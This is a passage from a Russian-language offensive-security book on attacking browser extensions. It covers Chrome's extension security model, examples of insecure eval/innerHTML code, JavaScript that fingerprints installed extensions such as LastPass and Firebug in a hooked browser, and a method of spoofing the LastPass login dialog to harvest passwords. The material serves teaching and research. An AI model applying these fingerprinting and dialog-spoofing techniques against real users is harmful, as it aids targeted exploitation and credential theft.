Netscape Plugin Application Programming Interface (NPAPI)[15] - старая межплатформенная[16] архитектура подключаемых модулей. В следующей главе вы узнаете о подключаемых модулях гораздо больше, но здесь они упомянуты потому, что расширения Chrome могут вызывать их из JavaScript.

Подключаемые модули NPAPI работают вне песочницы Chrome и имеют разрешения пользователя. Это делает их идеальной целью, если ими можно управлять из расширения. Google не упустила важность этой угрозы и заявила, что перед включением в интернет-магазин Chrome все модули NPAPI должны проверяться вручную.[17]

Подключаемые модули NPAPI подвержены переполнениям буфера, ошибкам строк формата и уязвимостям внедрения команд, в сущности, как и любые другие скомпилированные программы. Поэтому большей частью они выходят за рамки книги. Однако уязвимости внедрения рассматриваются здесь и подробнее исследуются далее. Подключаемым модулям также посвящена следующая глава, но пока мы затронем лишь понятия, необходимые для понимания атак на расширения.

Следующий пример содержимого `manifest.json` показывает, что целевое расширение использует подключаемый модуль:

```
{
  "name": "BHH Extension",
  ...
  "plugins": [
    {"path": "bhh_extension_plugin.dll" }
  ],
  ...
}
```

Если такой код присутствует в целевом расширении, стоит исследовать возможные уязвимости подключаемого модуля. Они рассматриваются далее в этой главе.

Исследование модели безопасности

Расширения Chrome работают в источниках со схемой URI `chrome-extension://`. По сути, это привилегированная зона `chrome://` браузера, на которую вы будете нацеливаться при атаке на расширение. Из-за политики единого источника обычные сайты не могут обращаться к этим источникам расширений Chrome.

Работая в привилегированной зоне, расширения могут обращаться к содержимому источников из белого списка и изменять его. Перечень источников, в которых работает расширение, описывается в `manifest.json` с помощью шаблонов совпадения.

Исследование изолированных миров

Расширения Chrome используют концепцию изолированных миров (Isolated Worlds). В них сценарии загруженной страницы и сценарии содержимого остаются разделёнными. Хотя оба вида сценариев могут обращаться к DOM и изменять его, они не способны напрямую обратиться к изолированному миру друг друга. Это ограничивает свободу атакующего, эксплуатирующего уязвимость сценария содержимого.

Чтобы ещё сильнее отделить сценарии содержимого от сценариев страницы, Chrome создаёт отдельное представление DOM в каждом изолированном мире. Для всех сценариев это прозрачно. Изменения DOM немедленно становятся видны другим сценариям, но фактически они работают не с одной и той же структурой.

При обычной разработке расширения разработчик может вообще не заметить изолированных миров. Но вы непременно столкнётесь с ними, если попытаетесь напрямую вызвать функции сценария содержимого.

Исследование шаблонов совпадения

Шаблоны совпадения также ограничивают объекты `XMLHttpRequest` расширения. Как обсуждалось ранее, в отличие от сайтов расширения могут использовать XHR для отправки запросов и чтения межсайтовых ответов, а ограничиваются лишь объявленными шаблонами совпадения. Следующий пример задаёт шаблон для источника `http://browservictim.com/`:

```
"content_scripts": [
  {
    "matches": ["http://browservictim.com/*"],
    "css": ["styles.css"],
    "js": ["script.js"]
  }
],
```

Обращайте особое внимание на расширения с шаблонами-подстановками `file:///*`, `http://*/*`, `*://*/*` или `<all_urls>`. Потенциально их способен эксплуатировать любой сайт, посещённый пользователем.

Исследование разрешений

Многие расширения Google Chrome запрашивают и получают доступ к высоким привилегиям браузера. Это позволяет им выполнять действия, недоступные источнику сайта. Привилегированный доступ делает расширение полезнее для цели, но одновременно повышает ценность его компрометации для вас. Особенно важно, что расширения способны обходить ограничения политики единого источника.

Из-за очевидных последствий выполнения столь привилегированного кода разработчики при установке должны указывать, какие части API намерены использовать.

Разрешения описываются в `manifest.json`. Пример:

```
"permissions": [ "http://*/*", "https://*/*", "tabs", "cookies" ],
```

При установке расширения пользователю показывается диалог подтверждения с понятным описанием разрешений.[18] После нажатия Add расширение устанавливается со всеми перечисленными разрешениями, как на рисунке 7-11.




Рисунок 7-11. Запрос разрешений расширением Quick Note при установке

Перевод надписей: **Add Quick Note? / It can / Access your data on all websites / Access your tabs and browsing activity / Cancel / Add** - добавить Quick Note? / оно может / получать ваши данные на всех сайтах / обращаться к вкладкам и истории просмотра / отмена / добавить.

Многие расширения интернет-магазина Google Chrome просят доступ к данным на всех сайтах. Соглашаясь установить такое расширение, вы разрешаете ему читать каждую посещённую страницу, включая сайты со схемой URI HTTPS.

Такие расширения могут обращаться к паролям, устанавливать регистраторы нажатий клавиш и делать многое другое. Некоторые даже отправляют эти данные третьим сторонам по HTTP. Подобная небезопасная практика показывает, что защита не была приоритетом разработчиков, и может сделать расширение более плодотворной целью.

Исследование границы безопасности

Граница безопасности отделяет сценарий содержимого и веб-страницу от остального расширения. Сценарий содержимого работает в контексте веб-страницы в источнике HTTP(S), а другие страницы - в источнике `chrome-extension://`. Эти два источника взаимодействуют только через передачу сообщений. По умолчанию так образуется эффективный барьер между недоверенной веб-страницей и высокопривилегированной серверной частью расширения.

Google даже приводит[19] примеры небезопасного программирования, которые помогут понять и найти уязвимости в целевом расширении. Следующие примеры выполняются на фоновой странице и взаимодействуют со сценарием содержимого:

```
chrome.tabs.sendMessage(tab.id, {greeting: "hello"}, function(response) {
  var resp = eval("(" + response.farewell + ")");
});
```

Предыдущий код небезопасно использует `eval`, включая сообщение сценария содержимого в параметр функции. Следующий пример записывает недоверенный ответ в DOM через `innerHTML`:

```
chrome.tabs.sendMessage(tab.id, {greeting: "hello"}, function(response) {
  document.getElementById("resp").innerHTML = response.farewell;
});
```

При проверке кода целевого расширения стоит начать с поиска `eval` и `innerHTML`. Это особенно важно, если функции используются на фоновой странице. В примерах создаются уязвимости межкомпонентного скриптинга (Cross-content Scripting), подробнее рассматриваемые далее.

Для эксплуатации сначала пришлось бы протащить атаку через сценарий содержимого. Лишь после этого появился бы косвенный доступ к API передачи сообщений. Однако возможен и другой сценарий: разработчик может сделать API сообщений доступным непосредственно веб-странице, явно объявив это в `manifest.json`:

```
"externally_connectable": {
  "matches": ["http://browservictim.com/*"]
}
```

В этом JSON объявление `externally_connectable` перечисляет источники, способные напрямую обращаться к API сообщений. Обязательно проверяйте его в манифесте целевого расширения.

Возможности атаки здесь сокращены, поскольку Google не разрешила более широкие подстановки в шаблонах `externally_connectable`: разработчик не может указать шаблоны имени узла вроде `"*"` или `"*.com"`. Разумеется, если бы `http://browservictim.com` был уязвим для XSS, путь атаки появился бы.

В расширениях Chrome есть граница, через которую проходят только заранее определённые сообщения. Это существенно уменьшает поверхность атаки. Тем не менее пространства для атаки всё ещё может хватить, поэтому исследовать его стоит.

Исследование политики безопасности содержимого

Google встроила концепцию Content Security Policy (CSP) в основу расширений Chrome.[20] Как говорилось в предыдущих главах, CSP представляет собой набор ограничений, наложенных на веб-ресурс. Помимо прочего, она может избирательно запрещать или разрешать выполнение сценариев в зависимости от их источника. Фактически CSP уменьшает способность разработчика навредить самому себе.

Конкретные ограничения CSP расширения задаются в `manifest.json` параметром `content_security_policy`.

Если расширение не указывает CSP явно, Chrome применяет сравнительно строгий набор ограничений. Стандартные директивы CSP выглядят так:

```
script-src 'self'; object-src 'self'
```

Для успешной атаки с внедрением в серверный компонент расширения эта директива означает:

• нельзя загружать внешние сценарии, например `<script src=http://browserhacker.com>` не выполнится;
• нельзя загружать внешние объекты, например Java или Flash;
• нельзя выполнять встроенные сценарии, например `<script>code</script>`;
• нельзя использовать `eval()` и родственные функции.

Таким образом, путь атаки сужается. Но возникает вопрос: сколько разработчиков расширений просто ослабит директивы CSP, чтобы облегчить себе жизнь? Разработчики, в том числе расширений, любят движки шаблонов JavaScript, многие из которых основаны на `eval()`. Для их правильной работы в манифесте требуется директива `unsafe-eval`.

Даже на секунду не думайте, что безопасность может оказаться важнее нового модного движка шаблонов JavaScript! Если вести себя очень тихо, почти можно услышать, как руководитель проекта ревёт «Риск принят», а сгорбившийся специалист по безопасности ругается себе под нос.

CSP применяется к страницам интерфейса и фоновой странице расширения. Эта защита распространяется лишь на компоненты внутри границы безопасности и не действует на сценарий содержимого. Поэтому найденная в сценарии содержимого уязвимость наверняка будет пригодна к эксплуатации. Возможности кода такого сценария ограничены, но существенные атаки всё равно доступны. Вы узнаете о них далее в этой главе.

Обязательно проверяйте параметр `content_security_policy` в манифесте целевого расширения. То, что его можно надёжно ограничить, ещё не означает, что разработчики так и сделали.

Расширения Internet Explorer

Расширения Internet Explorer (IE)[21] не так популярны у пользователей, как расширения Firefox или Chrome. Какова бы ни была причина, это уменьшает область возможных атак на расширения IE.

Microsoft относит к расширениям Internet Explorer вспомогательные объекты браузера (Browser Helper Objects, BHO), панели инструментов и элементы ActiveX.[22] Легко заметить, что это главным образом технологии, скомпилированные в машинный код. Следовательно, они потенциально подвержены традиционным переполнениям буфера, уязвимостям строк формата и ошибкам целых чисел.

Расширения Internet Explorer можно писать на управляемом коде, что снижает вероятность таких уязвимостей. Однако любопытно, что Microsoft не рекомендует писать браузерные расширения на управляемом коде.[23] Они выполняются в процессе браузера, а Microsoft не хочет, чтобы расширения замедляли работу пользователя.

В отличие от расширений Chrome и Firefox, расширение Internet Explorer обычно нельзя просто распаковать для изучения исходного кода. Оно скомпилировано для Windows, поэтому просмотреть исходник непросто. Впрочем, некоторое представление о функциональности могут дать инструменты F12.

Атаки на программы, скомпилированные в машинный код, выходят за рамки книги, но для углубления в эту область существует множество прекрасных материалов. Некоторые перечислены в первой главе; если тема вас заинтересовала, вернитесь к главе 1.

Разумеется, в зависимости от реализации расширения в нём всё ещё возможны XSS и родственные уязвимости. Область таких атак не столь велика, как для расширений других браузеров, поэтому здесь они упоминаются лишь вскользь.

Снятие отпечатков расширений

Существуют способы снимать отпечатки многих частей целевого браузера, и расширения не исключение. Знать, какие расширения использует цель, чрезвычайно полезно. Это позволяет направлять эксплойты точнее и устраняет неопределённость во время атаки.

Исследователи, среди которых Брендан Коулз (Brendan Coles), Грациано Феллине (Graziano Felline), Джованни Каттани (Giovanni Cattani)[24] и Кшиштоф Котович (Krzysztof Kotowicz),[25] предложили разные способы перечислить используемые целью расширения. Расширения не скрывают, что увеличили поверхность атаки браузера. Некоторые даже сами сообщают об этом.

В следующих разделах рассматриваются разные способы обнаружить расширения, которыми пользуется цель.

Снятие отпечатка по заголовкам HTTP

Одни расширения едва заметно изменяют заголовки запроса, а другие буквально кричат о своей установке. Для снятия отпечатка нужно исследовать целевое расширение и определить, меняет ли оно заголовки.

Изменения можно обнаружить, перехватив заголовки запроса до и после установки. Сравнение результатов должно ясно показать различия. Не забывайте, что некоторые расширения изменяют заголовки лишь при активном использовании. Именно так ведёт себя FirePHP в следующем примере.

Другой способ найти изменения заголовков - изучить исходный код расширения. Кодовая база Firefox и Chrome вам доступна, потому что установочные файлы расширений представляют собой сжатые ZIP-файлы с кодом.

В расширении Chrome запросы может на лету изменять одна из страниц представления, обычно фоновая. Ищите вызов `chrome.webRequest.onBeforeSendHeaders`. Для этого API требуется разрешение `webRequest`, поэтому сначала проверьте его наличие в `manifest.json`. Если разрешения нет, использование `onBeforeSendHeaders` не имеет значения.

Пользовательские заголовки можно внедрять и в сценарии содержимого расширения Chrome. Для этого при отправке Ajax-запроса достаточно вызвать стандартную функцию `XMLHttpRequest.setRequestHeader`. Её поиск также помогает обнаружить изменение заголовков браузера.

В расширениях Firefox поиск `setRequestHeader` выявляет места изменения заголовков запроса. Следующий фрагмент FirePHP показывает, что расширение меняет `User-Agent`:

```
httpChannel.setRequestHeader("User-Agent",
  httpChannel.getRequestHeader("User-Agent") + ' '+
  "FirePHP/" + firephp.version, false);
```

В результате расширение FirePHP объявляет о своём наличии, добавляя к `User-Agent` строку `FirePHP/<НОМЕР ВЕРСИИ>`. Обнаружить её чрезвычайно просто, как видно из следующих заголовков:

```
GET / HTTP/1.1
Host: browserhacker.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac
OS X 10.8; rv:22.0) Gecko/20100101 Firefox/22.0 FirePHP/0.7.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

Эти заголовки Firefox отправляет веб-серверу после изменения. Обратите внимание на строку `FirePHP/0.7.1`, добавленную к `User-Agent`. Расширение не только сообщает об установке, но и раскрывает свою версию.

Снятие отпечатка по DOM

Теперь вы уже понимаете необъятность леса из всех листьев DOM. Доступно множество свойств DOM. Как обсуждалось в предыдущей главе, некоторые существуют только в определённых браузерах.

Точно так же отдельные свойства DOM появляются лишь при установленном и активном расширении.

При снятии отпечатка по DOM ищите IFrame, наложения и невидимые элементы `<div>`. Иногда они появляются в веб-приложении только при особом условии, например для определённого домена, заголовка сайта или наличия заданных элементов. С помощью Firebug полезно наблюдать, что расширение делает с пустой HTML-страницей, а затем добавлять содержимое на основе анализа его кода.

Пример LastPass

LastPass - диспетчер паролей, призванный сделать управление ими безопаснее. В Chrome расширение LastPass подключается к DOM до начала построения HTML. Это задаётся в манифесте расширения. Как показано ниже, `onloadwff.js` загружается на этапе `document_start` для всех URL:

```
"all_frames": true,
"js": [ "onloadwff.js" ],
"matches": [ "http://*/*", "https://*/*", "file:///*" ],
"run_at": "document_start"
```

Оставим без внимания сомнительный и чрезмерно разрешительный шаблон `file:///*` и продолжим снимать отпечаток. В файле JavaScript `onloadwff.js` к событию `DOMContentLoaded` добавляются пользовательские функции. Браузер возбуждает это событие после загрузки и разбора документа, но часто до разбора внутренних кадров, изображений и таблиц стилей. В итоге расширение изменяет DOM отрисованной страницы, добавляя новый пустой тег `script`:

```
<script id="hiddenlpsubmitdiv" style="display: none;"></script>
```

Расширение также встраивает JavaScript в конец DOM. В обоих случаях в DOM остаются следы, раскрывающие наличие расширения другим сценариям или элементам. Как говорилось в главе 6, исследование DOM эффективно для снятия отпечатков свойств браузера; LastPass не исключение. Однако есть одна оговорка: если HTML не содержит форм, LastPass не изменяет DOM. Это видно в `onloadwff.js`, где непосредственно перед изменяющим DOM кодом стоит условие:

```
if(b != "acidtests.org" &&
    a.getElementById("hiddenlpsubmitdiv") == null &&
    a.forms.length > 0) {
```

Условие проверяет, что текущая страница не относится к `acidtests.org`, DOM ещё не содержит сценария `hiddenlpsubmitdiv` и существует хотя бы одна HTML-форма. Если форма есть, DOM изменяется, а наличие LastPass можно определить следующим JavaScript:

```
var result = "Not in use or not installed";
var lpdiv = document.getElementById('hiddenlpsubmitdiv');
// Сначала проверяем div
if (typeof(lpdiv) != 'undefined' && lpdiv != null) {
  result = "Detected LastPass through presence of the <script> " +
    "tag with id=hiddenlpsubmitdiv";
// Ищем через jQuery внутри script упоминание lastpass_iter
} else if ($("script:contains(lastpass_iter)").length > 0) {
  result = "Detected LastPass through presence of the embedded <script> " +
    "which includes references to lastpass_iter";

} else {
  if (document.getElementsByTagName("form").length == 0) {
      result = "The page doesn't seem to include any forms - we can't tell if " +
        "LastPass is installed";
  }
}
```

Сначала JavaScript проверяет обсуждавшийся элемент `script`. Если он не найден, выполняется поиск встроенного JavaScript. Наконец, если на странице нет форм, сценарий обновляет переменную `result`.

Наличие или отсутствие свойств DOM даёт надёжный способ снять отпечаток расширений браузера. Конкретные свойства-индикаторы целиком зависят от цели.

Пример Firebug

Firebug можно установить как расширение или сценарий Firebug Lite. Рассмотрим на его примере обнаружение небольших различий между вариантами. Определив наличие Firebug, нужно подтвердить, что это именно расширение, а не Lite. Это непросто, поскольку оба создают в DOM множество одинаковых свойств. Однако нам известно свойство, уникальное для Lite.

Для обнаружения расширения Firebug используйте свойства DOM `!!window.console.clear`, `!!window.console.exception` и `!!window.console.table`. Если все они возвращают `true`, Firebug установлен и активен.

Уникальная для Firebug Lite проверка - `!!window.console.provider`. Чтобы подтвердить, что установленное расширение не является версией Lite, последняя проверка должна вернуть `false`.

Снятие отпечатка по манифесту

В прошлом расширения очень помогали при попытке снять их отпечаток. Расширения Google Chrome с манифестом версии 1 разрешали доступ ко всем своим файлам, к которым можно было легко обратиться по URL `chrome-extension://<guid>/path/to/file.txt`. Поскольку каждому расширению нужен `manifest.json`, зная GUID, достаточно было запросить URL:

```
chrome-extension://abcdefghijklmnopqrstuvwxyz012345/manifest.json
```

Но это было раньше. Теперь для снятия отпечатка расширения по файлам из манифеста требуется чуть больше работы. В манифесте версии 2 Google по умолчанию сделала все ресурсы расширения недоступными.

Разумеется, правильная работа некоторых расширений зависит от доступности их ресурсов. Поэтому Google добавила в `manifest.json` массив `web_accessible_resources`. В нём перечислены ресурсы, доступные по URL. Следующий фрагмент манифеста объявляет доступными `logo.png`, `menu.html` и `style.css`:

```
{
  {
    "name": "extensionName",
    "version": "versionString",
    "manifest_version": 2
  },
  "web_accessible_resources": [ "logo.png", "menu.html", "style.css" ]
}
```

В этом вымышленном расширении к ресурсу `logo.png` можно обратиться по адресу:

```
chrome-extension://abcdefghijklmnopqrstuvwxyz012345/logo.png
```

Следовательно, для снятия отпечатка целевого расширения нужны всего два фрагмента сведений. Первый - GUID, о котором речь пойдёт через мгновение. Второй - перечень ресурсов, если таковые определены в массиве `web_accessible_resources`.

К счастью для вас, в большинстве расширений в `web_accessible_resources` объявлен хотя бы один файл. Зная ресурс, далее нужно выяснить GUID расширений - строки из 32 символов. Все эти сведения элементарно собираются из содержимого интернет-магазина Chrome.

Сделать это можно вручную или с помощью общедоступных инструментов, например XSS ChEF[26] Котовича. Он загружает и распаковывает расширения из интернет-магазина Chrome, позволяя сканировать `manifest.json` и строить базу отпечатков расширений Chrome.

Получив базу ресурсов, нужно выполнить в зацепленном браузере код, который проверит наличие ресурса. Для упомянутого `logo.png` получится следующее:[27]

```
var testScript = document.createElement("script");
testURL = "chrome-extension://abcdefghijklmnopqrstuvwxyz012345/logo.png";
testScript.setAttribute("onload", "alert('Extension Installed!')");
testScript.setAttribute("src", testURL);
document.body.appendChild(testScript);
```

Этот код можно расширить, чтобы он перебирал базу расширений и очень быстро снимал отпечатки целевых расширений.

Методы из предыдущих разделов дадут представление о расширениях, доступных для атаки. Исследования атак на расширения продолжают развиваться, поэтому следите за новыми приёмами.

Атаки на расширения

Пути атаки на цель многочисленны и тесно зависят от функций расширения. Важно понимать, что доступно из позиции атакующего.

Уязвимости могут возникать из-за интерфейсов, которые легко воспроизвести в источнике веб-страницы, отсутствия шифрования, неправильной проверки и многого другого. Сразу перейдём к нескольким реальным примерам.

Имитация расширений

К этому моменту вы, возможно, задаётесь вопросом, зачем вообще похищать чей-то пароль. Зачем красть пароль, если можно просто внедрить хук, воспользоваться сеансом жертвы и выдать себя за неё, ни разу не вводя пароль?

В главах 2 и 5 мы кратко касались кражи паролей с помощью социальной инженерии, но не рассмотрели, насколько серьёзна проблема повторного использования паролей. В 2011 году Джозеф Бонно (Joseph Bonneau)[28] исследовал её, анализируя хэши паролей, раскрытые при взломах Gawker и rootkit.com. Хотя сравнивалось сравнительно небольшое подмножество пользователей, присутствовавших в обеих системах, осторожная оценка показала повторное использование пароля примерно в 30 процентах случаев.

Даже если показатель завышен, было бы самообманом считать, что множество пользователей не применяют одни и те же пароли в разных системах. Распространённый способ решить проблему - использовать уникальный и, возможно, случайный пароль для каждого посещаемого сайта. Разумеется, это порождает целый набор новых проблем.

Имитация расширения LastPass

Как обычному человеку управлять всеми этими уникальными паролями? Один вариант - записать их на листе бумаги и надёжно хранить; в зависимости от защиты бумаги это может быть вполне разумно. Другой подход - программа управления паролями, постепенно набирающая популярность по мере появления новых сетевых предложений.

Вероятно, популярности таких приложений способствует и внимание СМИ к утечкам паролей и последствиям их повторного использования. Взлом LinkedIn в 2012 году привлёк внимание миллионов пользователей к безопасности паролей.[29] Возможно, первый вопрос атакующего должен звучать не «зачем красть пароль?», а «зачем красть один пароль, если можно похитить доступ ко всем паролям жертвы?»

Но какое отношение это имеет к расширениям? Многие комплекты программ управления паролями интегрируются с веб-браузерами. Некоторые продукты используют браузерные расширения как основной способ доступа.

LastPass - один из таких вариантов и один из наиболее популярных сетевых диспетчеров паролей.[30] Здесь слово «сетевой» означает, что LastPass хранит в своих системах зашифрованные копии паролей, позволяя синхронизировать их через Интернет между несколькими браузерами или устройствами.

Безопасны ли такие сетевые системы паролей? Один из способов атаковать их - социальная инженерия. В Chrome расширения, требующие взаимодействия с интерфейсом, часто используют неприметные панели, будто выходящие из кнопки расширения. На рисунке 7-12 показан диалог аутентификации LastPass.




Рисунок 7-12. Расширение LastPass в Chrome

Перевод основных надписей: **Email / Password / Remember Email / Remember Password / Show Vault After Login / Login / Cancel / I forgot my password, Help / Screen Keyboard / Create Account** - электронная почта / пароль / запомнить почту / запомнить пароль / показать хранилище после входа / войти / отмена / я забыл пароль, помощь / экранная клавиатура / создать учётную запись.

К сожалению, кроме небольших признаков вроде треугольника в правом верхнем углу, ведущего к кнопке LastPass, почти ничто не подтверждает подлинность диалога. В отличие от HTTPS со значками замка, изменённой адресной строкой и другими сигналами, к которым пользователи начинают привыкать, элементы интерфейса расширений Chrome таких признаков не предоставляют. Диалог можно имитировать, показав новый элемент `DIV` или даже IFrame. Пример приведён на рисунке 7-13.




Рисунок 7-13. Поддельный диалог LastPass

